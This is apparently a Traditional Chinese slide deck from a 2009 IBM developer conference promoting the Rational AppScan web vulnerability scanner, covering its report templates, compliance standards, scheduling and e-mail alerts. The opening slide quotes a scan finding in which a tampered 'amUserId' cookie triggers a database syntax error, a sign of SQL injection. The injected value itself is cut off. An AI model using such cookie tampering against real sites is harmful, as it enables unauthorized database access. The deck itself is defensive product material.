下列變更已套用到原始要求：
• 將 Cookie 'amUserId' 的值設

回應中的驗證：

- `<p><span id="_ctl0_Content_lblSu" = "</p>`
- `<p>System.Data.OleDb.OleDbException: Syntax error in string in query expression 'userid = "`

建立報告

安全報告 業界標準 法規相符性 差異分析 範本型

報告類型 版面設計

範本： 執行摘要

最低嚴重性： 參考資訊

測試類型： 全部

每一問題的變式數限制
變式數上限： 1

在每一個「問題 URL」之後加入分頁

報告內容

- 執行摘要 (整個掃描)
- 安全問題
 - 變式
 - 要求/回應
 - 使用者註解
 - 在回應中顯示驗證
 - 畫面
 - 諮詢和修正建議
 - .NET
 - J2EE
 - PHP
- 補救作業
- 應用程式資料
 - 應用程式 URL
 - Script 參數
 - 毀損鏈結
 - 註解
 - JavaScript
 - Cookie

開發，不只玩真的！

內建近50種標準、法規的報告範本

Industry Standard Report Template



OWASP Top 10 2007
 OWASP Top 10 2004
 SANS Top 20 V5
 SANS Top 20 V6
 WASC Threat Classification
 NERC CIPC Electricity Sector Security Guidelines
 International Standard - ISO 17799
 International Standard - ISO 27001
 Visa's Payment Application Best Practices

- OWASP Top 10
- SANS Top 20
- ISO 27001
- VISA PAPB
- 支付卡行業資料安全標準 (PCI DSS)
- Basel II
- 沙賓法案 (SOX)
- 日本個人資料保護法

Regulatory Compliance Report Template

[EU] European Directive 1995/46/EC
 [EU] European Directive 2002/58/EC
 [JAPAN] Japan's Personal Information Protection Act
 [UK] Data Protection Act
 [US] California Assembly Bill No. 1950 and Senate Bill 1386
 [US] Children Online Privacy Protection Act (COPPA)
 [US] DCID 6/3 Availability Basic
 [US] DCID 6/3 Availability High
 [US] DCID 6/3 Availability Medium
 [US] DCID 6/3 Confidentiality Reqs Protection Level 1
 [US] DCID 6/3 Confidentiality Reqs Protection Level 2
 [US] DCID 6/3 Confidentiality Reqs Protection Level 3
 [US] DCID 6/3 Confidentiality Reqs Protection Level 4
 [US] DCID 6/3 Confidentiality Reqs Protection Level 5
 [US] DCID 6/3 Integrity Basic
 [US] DCID 6/3 Integrity High
 [US] DCID 6/3 Integrity Medium
 [US] DCID 6/3 Securing Advanced Technology IS
 [US] Electronic Funds and Transfer Act (EFTA)
 [US] Federal Information Security Mgmt. Act (FISMA)
 [US] Financial Services (GLBA)
 [US] Healthcare Services (HIPAA)
 [US] NERC Cyber Security Standards
 [US] Privacy Act of 1974
 [US] Safe Harbor
 [US] Sarbanes-Oxley Act (SOX)
 [US] The Securities Act
 [US] Title 21 Code of Federal Regulations
 [US] Family Education Rights and Privacy Act (FERPA)
 [US] DISA Application Security and Development Guide V.2
 [US] DoD Instruction 8500.2 - IA Implementation
 Basel II
 NIST Special Publication 800-53
 PCI - Older version (1.1)
 The Payment Card Industry Data Security Standard (PCI)


看看多少漏洞已修正(差異分析)



【2009 IBM開發者大會】


開發，不只玩**真的**！

建立掃描排程，定期幫各系統健檢！



真的！

設定特定事件發生時自動以E-mail通知




The image shows a 'Mail-E-vent Setup' dialog box with the following sections and fields:

- Enable Notification
- SMTP Server Settings
 - SMTP Server Name:
 - SMTP Server Port:
- Message Settings
 - E-Mail Address: Include Report if Possible
 - Subject:
 - Message:
- Mail Trigger Events
 - Scan Ends
 - Server Goes Down
 - Low Memory Alert
 - Prompted To Login
 - Issues
- Buttons: Save and Test Settings, Save, Cancel

大會]

開發，不只玩真的！

可檢測網站是否已遭植入惡意程式或連結



開發，不只玩真的！

IBM Rational AppScan 重要特性

1

網站弱點類型超過1450項且持續更新，掃描可靠度高

2

加強支援 AJAX, Flash, Web Services
(最早支援Web 2.0 App)

3

高品質的中文化介面與內容

4

豐富的報表範本與格式 (純文字, HTML, PDF, WORD)

5

多執行緒式(Multi-thread)掃描 + 調適型(Adaptive)測試流程
更進一步提升效能與精確度

6

人工探索與多步驟作業錄製，讓測試涵蓋面更完整

7

AppScan SDK & AppScan eXtensions Framework
元件擴充與客製化測試彈性高

全世界超過2000個企業/政府機關採用

Top Largest U.S. Retail Banks



Top Technology Vendors



Top Pharma / Clinical Companies




Multiple Large Government Agencies



【2009 IBM開發者大會】

開發，不只玩真的！

Rational End-to-End Application Security... at the Source



Address security from the start

Security audit solutions for IT Security

Security for the development lifecycle

【2009 IBM開發者大會】

開發，不只玩真的！

Thank
You

【2009 IBM開發者大會】
開發，不只玩真的！